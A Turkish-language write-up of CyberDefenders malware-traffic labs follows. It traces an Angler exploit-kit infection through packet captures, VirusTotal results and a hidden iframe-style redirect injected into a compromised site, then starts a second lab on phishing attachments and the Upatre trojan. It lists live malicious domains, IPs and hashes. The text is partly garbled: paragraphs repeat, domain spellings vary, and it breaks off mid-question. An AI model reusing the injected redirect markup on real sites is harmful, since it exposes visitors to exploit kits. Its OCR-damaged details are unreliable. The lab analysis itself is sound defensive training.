10740	C... 54.227.244.225 [stohub.us] [app.outdoorhub.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... blank[3].gif	gif
10941	C... 162.216.4.20 [neuhaus-hourakusavelinoortiz.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... who.olp.9B090A1[1].html	html
10943	C... 162.216.4.20 [neuhaus-hourakusavelinoortiz.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... fiscal.hypetemplate.81F0D9A[1].HTML	html
10960	C... 162.216.4.20 [neuhaus-hourakusavelinoortiz.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... who.olp.9B090A1[1].x-shockwave-flash	x-shockwave-flash
11104	C... 162.216.4.20 [neuhaus-hourakusavelinoortiz.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... station.htm.ECC84[6/1].html	html
11113	C... 64.34.173.208 [shotgunworld.com] [www.shotgunworld.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... lg.php.83B2EC58[1].gif	gif
11116	C... 64.34.173.208 [shotgunworld.com] [www.shotgunworld.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... AmericocheBanner[1].gif	gif
11133	C... 64.34.173.208 [shotgunworld.com] [www.shotgunworld.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... ajs.php.F4F2B65B[1].javascript	[avascript
11136	C... 162.216.4.20 [neuhaus-hourakusavelinoortiz.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... literature.disco.3CF0598C[1].octet-stream	octet-stream
11894	C... 23.76.141.34 [e7443.ksd.akamaiedge.net] [www.ecb.europa.eu...]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... europref-hiest-90d.xml.E80BC5F1[1].xml	xml
11968	C... 162.216.4.20 [neuhaus-hourakusavelinoortiz.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... yes.wb06.89D872A[7].octet-stream	octet-stream
12523	C... 95.211.205.229 [ncaquvqhhzpc.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... functions_newpost.php[1].octet-stream	octet-stream
12812	C... 52.7.205.103 [pool1.moatads.com] [pixel.moatads.com] [v4.moat...	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... pixel.gif.603937B5[1].gif	gif
12816	C... 52.7.205.103 [pool1.moatads.com] [pixel.moatads.com] [v4.moat...	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... pixel.gif.850BC61[7].gif	gif
12825	C... 95.211.205.229 [ncaquvqhhzpc.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... newthread.php[1].octet-stream	octet-stream

Files sekmesinde biraz gezindiğimiz zaman gözümüze bir tane "swf" yani "shockware flash" dosyası çarpıyor(Exploit, swf dosyası aracılığı ile bulaşmış olabilir).Burada "swf" dosyasının ismi bizim için çok önemli çünkü wireshark programı ile bu paketteki dosyayı alıp bilgi edinmek için virustotal'e atacağım.Göründüğü üzere swf dosyamızın ismi "who.olp.9B090A1.swf".Hemen wireshark programımızı açıp "Dosya > Nesneleri dışa aktar > HTTP" diyerek "who.olp" ile metin filtrelemesi yapıyorum:

Paket	Ana Makine Adı	İçerik Türü	Boyut	Dosya Adı
10952	neuhaus-hourakusavelinoortiz.com	text/html	0 bytes	who.olp?save=&effect=VFv9cHM&you=LmzXy&picture=J0sYyqN&why=Dv0ZsHPoS...AYKZSGT
11089	neuhaus-hourakusavelinoortiz.com	application/x-shockwave-flash	75 kB	who.olp?save=&effect=VFv9cHM&you=LmzXy&picture=J0sYyqN&why=Dv0ZsHPoS...AYKZSGT

Buradan "swf" dosyasını kaydet diyecek masaüstüne "whoolp.swf" olarak kaydediyorum.Kaydettikten sonra hemen dosyayı virustotal'a atıyorum:

Detection	Description	Vendor	Details
Ad-Aware	Script.SWF.C215	AhnLab-V3	① SWF/Exploit
ALYac	Script.SWF.C215	Arcabit	① Script.SWF.C215
Avast	SWF:Malware-gen [Trj]	AVG	① SWF:Malware-gen [Trj]
Avira (no cloud)	EXP/FLASH.Lodabytor.M.Gen	BitDefender	① Script.SWF.C215
CAT-QuickHeal	Exp.SWF.GU	ClamAV	① Swf.Malware.Angler

Gördüğü üzere büyük bir oranda virustotal virüslü göstermiş dosayı. Burada da exploit'in "Angler" olarak adlandırıldığını tespit etmiş oluyoruz ve böylece 3.soruya da açıklığa kavuşturmuş oluyoruz. Hemen 4.sorudan devam edelim:

#4 What is the IP address that served the exploit? 100 198

Format: 1.*.*.*.*.*

Submit Hint :

4.soru da ise "Exploit'i yönlendiren ip adresi nedir?" diye sormuş. Hemen NetworkMiner ile files sekmesine gelerek önceden tespit ettiğimiz "swf" dosyasını buluyoruz:

Hosts (381) Frames (2400) Files (786) Images (288) Messages Credentials (106) Sessions (712) DNS (803) Parameters (10944) Keywords Cleartext Anomalies								
Frame nr.	R...	Source host	S. port	Destination host	D. port	Protocol	Filename	Extension
10493	C...	216.58.216.230 [dat.doubleclick.net]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	f.txt[3].javascript	javascript
10513	C...	74.125.141.95 [googleapis.google.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	jquery.min.js[1].javascript	javascript
10520	C...	54.192.193.179 [d1ejscu105vei.cloudfront.net]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	index.php.5F3765F0[1].html	html
10552	C...	55.143.220.17 [solution.babycocomershopping.org]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	header.js[1].html	html
10624	C...	54.83.10.229 [widgets.hubpost.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	plugins/mm.js.B0E98EB[1].javascript	javascript
10664	C...	54.227.244.191 [stohub.us]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	index.html.42EA8244[1].html	html
10671	C...	54.227.244.191 [stohub.us]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	index.html.67A48CFF[1].html	html
10681	C...	54.83.10.229 [widgets.hubpost.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	common.min.js.B8E98EB[1].javascript	javascript
10709	C...	54.83.10.229 [widgets.hubpost.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	main.main.js.B8E98EB[1].javascript	javascript
10712	C...	162.216.4.20 [neuhaus-hourakus.avelinoortiz.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	viewforum.php.785139C4[1].html	html
10731	C...	54.227.244.191 [stohub.us].app.outdoorhub.com	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	index.htm.D29C1BE[1].json	json
10732	C...	54.227.244.191 [stohub.us].app.outdoorhub.com	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	index.htm.6B1A648[1].json	json
10739	C...	54.227.244.225 [stohub.us].app.outdoorhub.com	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	blank[2].gif	gif
10740	C...	54.227.244.225 [stohub.us].app.outdoorhub.com	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	blank[3].gif	gif
10941	C...	162.216.4.20 [neuhaus-hourakus.avelinoortiz.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	who.ols.9B090A[1].html	html
10943	C...	162.216.4.20 [neuhaus-hourakus.avelinoortiz.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	flashhypeteplate.81EDC941[1].html	html
10960	C...	162.216.4.20 [neuhaus-hourakus.avelinoortiz.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	who.xls.9B090A[1].xshockwave-flash	x-shockwave-flash
11104	C...	162.216.4.20 [neuhaus-hourakus.avelinoortiz.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet...	startform.htm.CCC04767[1].html	html

Gördüğü üzere "162.216.4.20" adlı ip adresi exploit'i yönlendiriyor. 5.soru ile devam edelim:

#5 What is the HTTP header that is used to indicate the flash version? 100 186

Format: x-*-*-*-*-*-*-*-*-*

Submit Hint :

5.soru da "Flash sürümünü belirtmek için kullanılan HTTP başlığı nedir?" diye sormuş. Hemen wireshark ile "http.host==\"neuhaus-hourakus.avelinoortiz.com\""" filtrelemesini yapalım:

The screenshot shows a NetworkMiner capture window. At the top, a search bar contains the filter: `http.host=="neuhaus-hourakus.avelinoortiz.com"`. Below the search bar is a table of network traffic. The columns are: No., Time, Source, Destination, Protocol, Length, and Info. The table lists several entries, with the last one highlighted in green. A blue arrow points from the search bar to the highlighted row. Another blue arrow points from the highlighted row to the detailed view below.

No.	Time	Source	Destination	Protocol	Length	Info
11104	170.910700	10.1.25.119	162.216.4.20	HTTP	872	POST /station.htm?again=&meet=wuzqI0&inde...
10943	166.074998	10.1.25.119	162.216.4.20	HTTP	242	POST /forums/fiscal.hypetemplate?machine=0...
11968	176.495856	10.1.25.119	162.216.4.20	HTTP	268	GET /yes_wbxml?unite=TxU9a5TJI&rwriter=J7y...
10960	167.007172	10.1.25.119	162.216.4.20	HTTP	507	GET /who.olp?save=&effect=VFv9cHM&you=Lmz...
10941	166.073850	10.1.25.119	162.216.4.20	HTTP	478	GET /who.olp?save=&effect=VFv9cHM&you=Lmz...
11136	171.697574	10.1.25.119	162.216.4.20	HTTP	326	GET /literature.disco?audience=5Hr&trip=&
10712	162.936610	10.1.25.119	162.216.4.20	HTTP	443	GET /forums/viewforum.php?f=15&sid=01.h8f0...

Hypertext Transfer Protocol

```
GET /who.olp?save=&effect=VFv9cHM&you=LmzXy&picture=J0sYyqN&why=Dv0ZsHPos0WnZsEc9KJ9myAYKZSGT HTTP/1.1\r\nAccept: */*\r\nAccept-Language: en-US\r\nReferer: http://neuhaus-hourakus.avelinoortiz.com/forums/viewforum.php?f=15&sid=01.h8f0o304g67j7z129\r\nx-flash-version: 19,0,0,207\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\nHost: neuhaus-hourakus.avelinoortiz.com\r\n
```

Bu filtreleme sayesinde "neuhaus-hourakus.avelinoortiz.com" adlı host adresinin geçtiği bütün paketleri wireshark'tan bize getirmesini istedik. Biz zaten karşımıza önceden tespit ettiğimiz zararlı "swf" dosyasının getirilmesini istediğimiz için doğal olarak bu filtrelemeyi yaptıç çünkü zararlı "swf" dosyasını yönlendiren host az önce bahsini geçtiğimiz host adresidir. Swf dosyasını içeren paket'in üzerine gelip incelediğimiz zaman görüldüğü üzere flash sürümünü belirten başlık "x-flash-version" oluyor ve 5.soruya da cevaplamış oluyoruz. 6.sorudan devam edelim:

6.soru da bizden "Açıktan yararlanmak isteyen host adresini hangi url adresi yönlendirmiştir?" diye sormuş.5.soru da yaptığımız filtremenin aynısını tekrardan yapıyorum:

http.host="neuhaus-hourakus.avelinoortiz.com"

No.	Time	Source	Destination	Protocol	Length	Info
11968	176.495856	10.1.25.119	162.216.4.20	HTTP	268	GET /yes.wbxm?unite=tXu9a5tJI&wri
11136	171.697574	10.1.25.119	162.216.4.20	HTTP	326	GET /literature.disco?audience=SHR
11104	170.910700	10.1.25.119	162.216.4.20	HTTP	872	POST /station.htm?again=&meet=wuzq
10960	167.007172	10.1.25.119	162.216.4.20	HTTP	507	GET /who.olp?save=&effect=VFv9chM&
10943	166.074998	10.1.25.119	162.216.4.20	HTTP	242	POST /forums/fiscal.hypetemplate?m
10941	166.073850	10.1.25.119	162.216.4.20	HTTP	478	GET /who.olp?save=&effect=VFv9chM&
10712	162.936610	10.1.25.119	162.216.4.20	HTTP	443	GET /forums/viewforum.php?f=15&sid

Accept: text/html, application/xhtml+xml, */*\r\nReferer: http://solution.babyboomersshopping.org/respondents/header.js\r\nAccept-Language: en-US\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\nAccept-Encoding: gzip, deflate\r\nHost: neuhaus-hourakus.avelinoortiz.com\r\nConnection: Keep-Alive\r\n

10712.paketin üzerine geldiğimde görüldüğü üzere host adresini yönlendiren url adresini görmüş oluyoruz.Yani 6.sorunun cevabı "<http://solution.babyboomershopping.org/respondents/header.js>" olmuş oluyor.Hemen hızlıca 7.sorudan develim:

#7 What is The CAPEC ID corresponding to the technique used to redirect the victim to the exploit server? More info at capec.mitre.org

100 161

Format: CAPEC-*

Submit **Hint** **⋮**

7.soru da bizden "Kurbanı sunucuya yönlendirmek için kullanılan tekninin CAPEC kimliği nedir?" diye sormuş.Wireshark ile aşağıdaki gibi bir filtreleme yapıyorum:

No.	Time	Source	Destination	Protocol	Length	Info
10621	162.589572	85.143.220.17	10.1.25.119	TCP	54	80 → 49428 [ACK] Seq=1 Ack=327 Win=15744 Len=0
10553	162.400689	85.143.220.17	10.1.25.119	TCP	66	80 → 49429 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1369 SACK_PERM=1
10550	162.386396	85.143.220.17	10.1.25.119	TCP	66	80 → 49428 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1369 SACK_PERM=1
17580	258.578883	10.1.25.119	85.143.220.17	TCP	68	49429 → 80 [SYN, ACK] Seq=1 Ack=2 Win=65536 Len=0
17579	258.578551	10.1.25.119	85.143.220.17	TCP	68	49428 → 80 [FIN, ACK] Seq=1 Ack=2 Win=65280 Len=0
14095	237.689744	10.1.25.119	85.143.220.17	TCP	68	49428 → 80 [ACK] Seq=327 Ack=393 Win=65280 Len=0
14080	222.607230	10.1.25.119	85.143.220.17	TCP	68	49429 → 80 [ACK] Seq=1 Ack=2 Win=65536 Len=0
10638	162.691991	10.1.25.119	85.143.220.17	TCP	68	49428 → 80 [ACK] Seq=327 Ack=392 Win=65280 Len=0
10637	162.691568	10.1.25.119	85.143.220.17	TCP	68	49428 → 80 [ACK] Seq=327 Ack=387 Win=65280 Len=0
10554	162.400976	10.1.25.119	85.143.220.17	TCP	68	49429 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
10552	162.387070	10.1.25.119	85.143.220.17	HTTP	388	[GET /respondents/header.js HTTP/1.1]
10551	162.386798	10.1.25.119	85.143.220.17	TCP	68	49428 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
10509	162.184423	10.1.25.119	85.143.220.17	TCP	68	49429 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
10508	162.183711	10.1.25.119	85.143.220.17	TCP	68	49428 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1

```

Accept: text/html, application/xhtml+xml, */*\r\n
Referer: http://www.shotgunworld.com/\r\n
Accept-Language: en-US\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\n
Accept-Encoding: gzip, deflate\r\n
Host: solution.babyboomershopping.org\r\n
Connection: Keep-Alive\r\n
\r\n
[Full request URI: http://solution.babyboomershopping.org/respondents/header.js]

```

Bu filtreleme sayesinde 6.soru da tespit ettiğimiz host adresine yönlendiren url adresinin ip adresinin geçtiği HTTP paketlerinin getirilmesini istedik.10552.paketin üzerine gelip, paketin tcp içeriğine bakalım:

```

GET /respondents/header.js HTTP/1.1
Accept: text/html, application/xhtml+xml, /* 
Referer: http://www.shotgunworld.com/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: solution.babyboomershopping.org
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 24 Nov 2015 16:18:32 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.3

<div style="position: absolute; left: -3311px; top: -3861px; width: 309px; height: 326px;" src="http://neuhau
hourakuavelinoortiz.com/forums/viewforum.php?f=15&sid=01.h8f0o304g67j7z129"></div>
0

```

Göründüğü üzere kurbanı sunucuya yönlendirmek için kullanılan tekniği bulmuş olduk. Hemen google'da CAPEC kimliğinin ne olduğunu araştıralım:


Küçük bir araştırma ile CAPEC kimliği "222" olarak bulunmuş oldu. Böylece 7.soruyu da açıktı.
Kavuşturmış olduk. 8.sorudan devam edecek olursak:

Küçük bir araştırma ile CAPEC kimliği "222" olarak bulunmuş oldu. Böylece 7.soruyu da açıklığa kavuşturmuş olduk. 8.sorudan devam edecek olursak:

Göründüğü üzere web sitesinin adresi "www.shotgunworld.com". 9.sorudan devam edelim:

#9	The compromised website contains a malicious js that redirect the user to another website. What is the variable name passed to the "document.write" function?	100	155
----	---	-----	-----

9.soruda "Kötü amaçlı javascript dosyasının içerisinde bulunan "document.write" adlı fonksiyona atanan değişkenin ismi nedir?" diye sormuş.Hemen NetworkMiner ile zararlı javascript dosyasını bulup içerisinde açıyorum:



```
1309 B 54.235.109.148 [beacon-a-v2-2146] ajs.php.js - Notepad
cer 1.236 B 54.235.109.148 [beacon-a-v2-2146]
Go Daddy Secure Certificate [2].cer cer
Go Daddy Root Certificate [4].cer cer
Go Daddy Class 2 Certificate[2].cer cer
1.028 B 54.235.109.148 [beacon-a-v2-2146]
lxd.net[3].cer cer
1.309 B 54.235.109.148 [beacon-a-v2-2146]
Go Daddy Secure Certificate [3].cer cer
1.236 B 54.235.109.148 [beacon-a-v2-2146]
Go Daddy Root Certificate [4][3].cer cer
1.153 B 54.235.109.148 [beacon-a-v2-2146]
Go Daddy Class 2 Certificate[3].cer cer
1.028 B 54.235.109.148 [beacon-a-v2-2146]
s-3271-xgi-4174A222.gft gif
43 B 54.235.109.148 [beacon-a-v2-2146]
wtid.js js
68 B 63.251.85.25 [ptase_webtrends.alkd]
67 B 63.251.85.25 [ptase_webtrends.alkd]
67 B 63.251.85.25 [ptase_webtrends.alkd]
67 B 63.251.85.25 [ptase_webtrends.alkd]
67 B 63.251.85.25 [ptase_webtrends.alkd]
mapuser_56632C02.gft gif
43 B 64.12.20.193 [luna.adtechus.com]
index.html html
28.849 B 64.34.173.208 [shotgunworld.com]
HTML_5thCoFixHdri.css css
9.311 B 64.34.173.208 [shotgunworld.com]
SGW_Header.jpg jpg
29.232 B 64.34.173.208 [shotgunworld.com]
caesearch.css css
8.953 B 64.34.173.208 [shotgunworld.com]
home.css css
314 B 64.34.173.208 [shotgunworld.com]
ajs.php.js js 1.479 B 64.34.173.208 [shotgunworld.com]
ig.php.gf gif
43 B 64.34.173.208 [shotgunworld.com]
AmericchokeBanner.gif gif
10.970 B 64.34.173.208 [shotgunworld.com]
ajs.php[1].js js
52 B 64.34.173.208 [shotgunworld.com]
ajs.php[2].js js
52 B 64.34.173.208 [shotgunworld.com]
favicon.ico ico
1.406 B 64.34.173.208 [shotgunworld.com]
DigweedBeard.jpg jpg
84.419 B 64.34.173.208 [shotgunworld.com]
normal_image-3.jpg jpg
29.940 B 64.34.173.208 [shotgunworld.com]
ajax_1638198E.js js
768 B 65.235.155.62 [cabebat.t.ontrdc.net]
ajax_EBBF5F59.js js
768 B 65.235.155.62 [cabebat.t.ontrdc.net]
ajax_37C84AD7.js js
768 B 65.235.155.62 [cabebat.t.ontrdc.net]
e95857061927137.1D888499.gft gif
43 B 65.235.141.146 [sportmansguide.co]
s93312462101431.E013961C.gft gif
43 B 65.235.141.146 [sportmansguide.co]
setuid_76579E06.gif gif
43 B 68.67.151.250 [b.ancast.adns.co]
Resonance.aspx_2FAE10BA.js js
0 B 69.43.132.198 [www.resx.com]
```

Göründüğü üzere atanan değişkenin ismi "OX_7f561e63". Son sorumuz olan 10.sorudan devam edelim:

#10 What is the Compilation Timestamp of the malware found on the machine? 100 128
Format: YYYY-MM-DD hh:mm:ss

Format: YYYY-MM-DD HH:MM:48

Submit

Hint

⋮

10.soru da "Makinede bulunan zararlı yazılımın zaman damgası nedir?" diye sormuş.Hemen zararlı "swf" dosyasını tekrardan virustotal'a atıp gerekli bilgileri elde edelim:

d16ad130daed5d4f3a7368ce73b87a8f84404873cbfc90cc77e967a83c947cd2

BackUp1086666136.exe

backup2350556040.exe

Portable Executable Info (i)

Compiler Products

[C] VS98 (6.0) build 8168 count=214

id: 14, version: 7299 count=1

[LNK] VS98 (6.0) imp/exp build 8168 count=103

[---] Unmarked objects count=179

id: 19, version: 8034 count=198

[C++] VS98 (6.0) build 8168 count=1

id: 4, version: 8176 count=1

Header

Target Machine Intel 386 or later processors and compatible processors

Compilation Timestamp **2007-08-01 18:16:48**

Entry Point 78450

Contained Sections 4


Göründüğü üzere zaman damgasını "2007-08-01 18:16:48" olarak bulmuş olduk.

Herkese esenlikler dilerim...

Malware Traffic Analysis 5 – CyberDefenders Lab

1. Soru: c41-MTA5-email-01: What is the name of the malicious file?

İlk mail için sormuş zaten en büyük ipucumuzu elde ettik, tek tek maileri kontrol etmemize gerek yok. Hemen maile gidip ekte gönderilen zip dosyasını indiriyoruz. Zaten zararlı dosyayı soruyor, yani içerisindeki zararlı dosya.



Cevap: 460630672421.exe

2. Soru: c41-MTA5-email-01: What is the name of the trojan family the malware belongs to? (As identified by emerging threats ruleset).

İlk soruda dosyadan çıkarttığımız .exe dosyasını virustotal'e yükleyelim. Trojan aile ismini soruyor. Sorudaki verdiği ipucuna göre kırmızı ile tespit edilenlere bakarsak trojan ve upatre tekrar ediyor. Cevabımız: Upatre

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Acronis (Static ML)	① Suspicious		Ad-Aware	① Trojan.Upatre.Gen.1
AhnLab-V3	① Trojan/Win32.Upatre.R167614		Alibaba	① TrojanDownloader-Win32/Upatre.7561...
ALYac	① TrojanDownloader.Upatre.gen		Antiy-AVL	① Trojan/Generic.ASMalw\$1580EB9
ArcaBit	① Trojan.D		Avast	① Win32/Malware-gen
AVG	① Win32:Malware-gen		Avira (no cloud)	① HEUR/AGEN.II13157
Baidu	① Win32:Trojan.Kryptiq.qs		BitDefender	① Trojan.Upatre.Gen.1
BitDefenderTheta	① Gen:NN.ZexaF.34084.cyW@a8yZu6j		Bkav Pro	① W32:AI Detect.malware1
CAT-QuickHeal	① TrojanDnldr.Upatre.BX6		Comodo	① Malware@#twakwzz8ca0g8
CrowdStrike Falcon	① Win/malicious_confidence_100% (W)		Cybereason	① Malicious.aa582f

3. Soru: c41-MTA5-email-01: The malware dropped two malicious files with the same hash but with different names. Provide the SHA256 hash of those files? (Check the report submitted in 2015).

2. soruyu çözdüğümüzde virustotal'de gerekli bilgilerinlığını elde ettik. Details kısmında SHA-256 (0e3c8fbe4725db48bbd7c84a3cc748ea678fa645ac4e01cd540cb29023923360) değerini kopyalayalım. Hybrid-analysis üzerinden report search taramasını yapalım. Daha önce oluşturulmuş raporlarda bulabileceğimiz şeyleri araştıralım.

Dawning wall up.zip dosyası umarım tanıdık gelmiştir çünkü bu email-01 de zararlı dosyanın ziplenmiş versiyonuydu. Aradığımızı bulduk. Soruda aynı hash değerine sahip farklı adlı ek dosyaları soruyordu. Raporu incelediğinizde "Extracted Files" kısmında farklı iki .exe dosyasının aynı sha256 değerine sahip olduğunu görüyoruz.

Cevap: d1818c3fb...7f84b9

4. Soru: c41-MTA5-email-01: How many DNS requests were initiated by the malware? (Check the report submitted in 2015).

Bu soruyu direkt raporun en başında cevaplamlışlar. Şu ana kadar 3 farklı domain ile bağlantı kurulmuş.

Incident Response

Risk Assessment

Remote Access Tries to identify its external IP address
Uses network protocols on unusual ports

Fingerprint Reads the active computer name
Reads the cryptographic machine GUID

Network Behavior Contacts 3 domains and 13 hosts. [View all details](#)

Cevap:3

Daha kesin bir cevap için dns adreslerini “DNS Requests” kısmından inceleyebilirsiniz.

Network Analysis

DNS Requests

[Login to Download DNS Requests \(CSV\)](#)

Domain	Address	Registrar	Country
stun.rixtelecom.se	-	-	-
stun.voiparound.com	77.72.169.211	-	Netherlands
icanhazip.com	64.182.208.184	-	United States

Contacted Hosts

5. Soru: **c41-MTA5-email-02: Multiple streams contain macros in this document.**

Provide the number of the highest one.

9. Soru: **c41-MTA5-email-03: Provide the FQDN used by the attacker to store the login credentials?**

3. Maildeki eki indirip virustotal'de taratalım. Phishing amacı ile kullanılmış. Details kısmından sha-256 değerini hybrid-analysis'e daha önceki raporları görebilmek için girelim. Karşımıza çıkan

sonuçlar arasından herhangi birisine girip oluşturulan raporları inceleyebilirsiniz. Girdiginiz raporda “Incident Response” kısmında domain adlarını görebilirsiniz.

This website uses cookies to enhance your browsing experience. Please note that by continuing to use this site you consent to the terms of our Data Protection Policy.

ACCEPT

https://hybrid-analysis.com/sample/dc49c260a7552d530ba7e64954a/b97500295c4b17eca9f0736e272c281d5c01

Hybrid Analysis

Sandbox | Quick Scans | File Collection | Resources | Request Info | IP Domains Hashes

More...

Easily Deploy
Process up to 25
Samples in the
Sandbox, because
Falcon Platform
Does One Thing
Extensive Coverage
Expanded support
systems

Incident Response

Risk Assessment

Network Behavior

Community

Anonymous comments
for testing

Network Analysis Overview

DNS Requests

Login to Download DNS Requests (CSV)

Domain	Address	Registrar	Country
www.aexp-static.com	23.35.107.41	-	United States
jpmmotors.pt	185.113.141.85	-	Portugal

Contacted Hosts

Login to Download Contacted Hosts (CSV)

IP Address	Port/Protocol	Associated Process	Details
185.113.141.85	80 TCP	iexplorer.exe PID: 4076	Portugal
23.35.123.41	443 TCP	iexplorer.exe PID: 1928	United States
5.206.228.113	80 TCP	iexplorer.exe PID: 3728	Portugal
23.35.107.41	443 TCP	iexplorer.exe PID: 4076	United States ASN: 24560 (Bharti Airtel Ltd., Telemedia Services)
23.8.0.196	443 TCP	iexplorer.exe PID: 3944	United States ASN: 4436 (Inplay Communications, Inc.)

You must be logged in to submit a comment.

Close

İki domainden biri cevabımız olacaktır. Sorudaki verilen ipucuna göre cevap: jpmmotos.pt

10. Soru: c41-MTA5-email-04: How many FQDNs are present in the malicious js?

Mail ile birlikte gelen html dosyasını açalım. Tek sayfa html olduğu için kodlardan ya da açılan tek sayfadan farklı domain adreslerine bakabiliriz. Tek tek saylığımızda href ile yönlenen 3 farklı domain adresi var

Bunlar: americanexpress.com, bluebird.com ve info.evidon.com. 3 farklı domain adresi var.

11. Soru: c41-MTA5-email-04: What is the name of the object used to handle and read files?

On birinci soruda c41-MTA5-email-04.eml içerisinde yer alan arşivde bulunan JS dosyasının içeriğinde dosyaları okumak ve işlemek için kullanılan nesnenin adını soruyor.

<https://www.turkhackteam.org/konular/malware-traffic-analysis-6-cyberdefenderslab.2006101/> konusunda JS çözme kısmını inceledim ve ayarların hepsini aynı yaptım çözümlenen kodum:

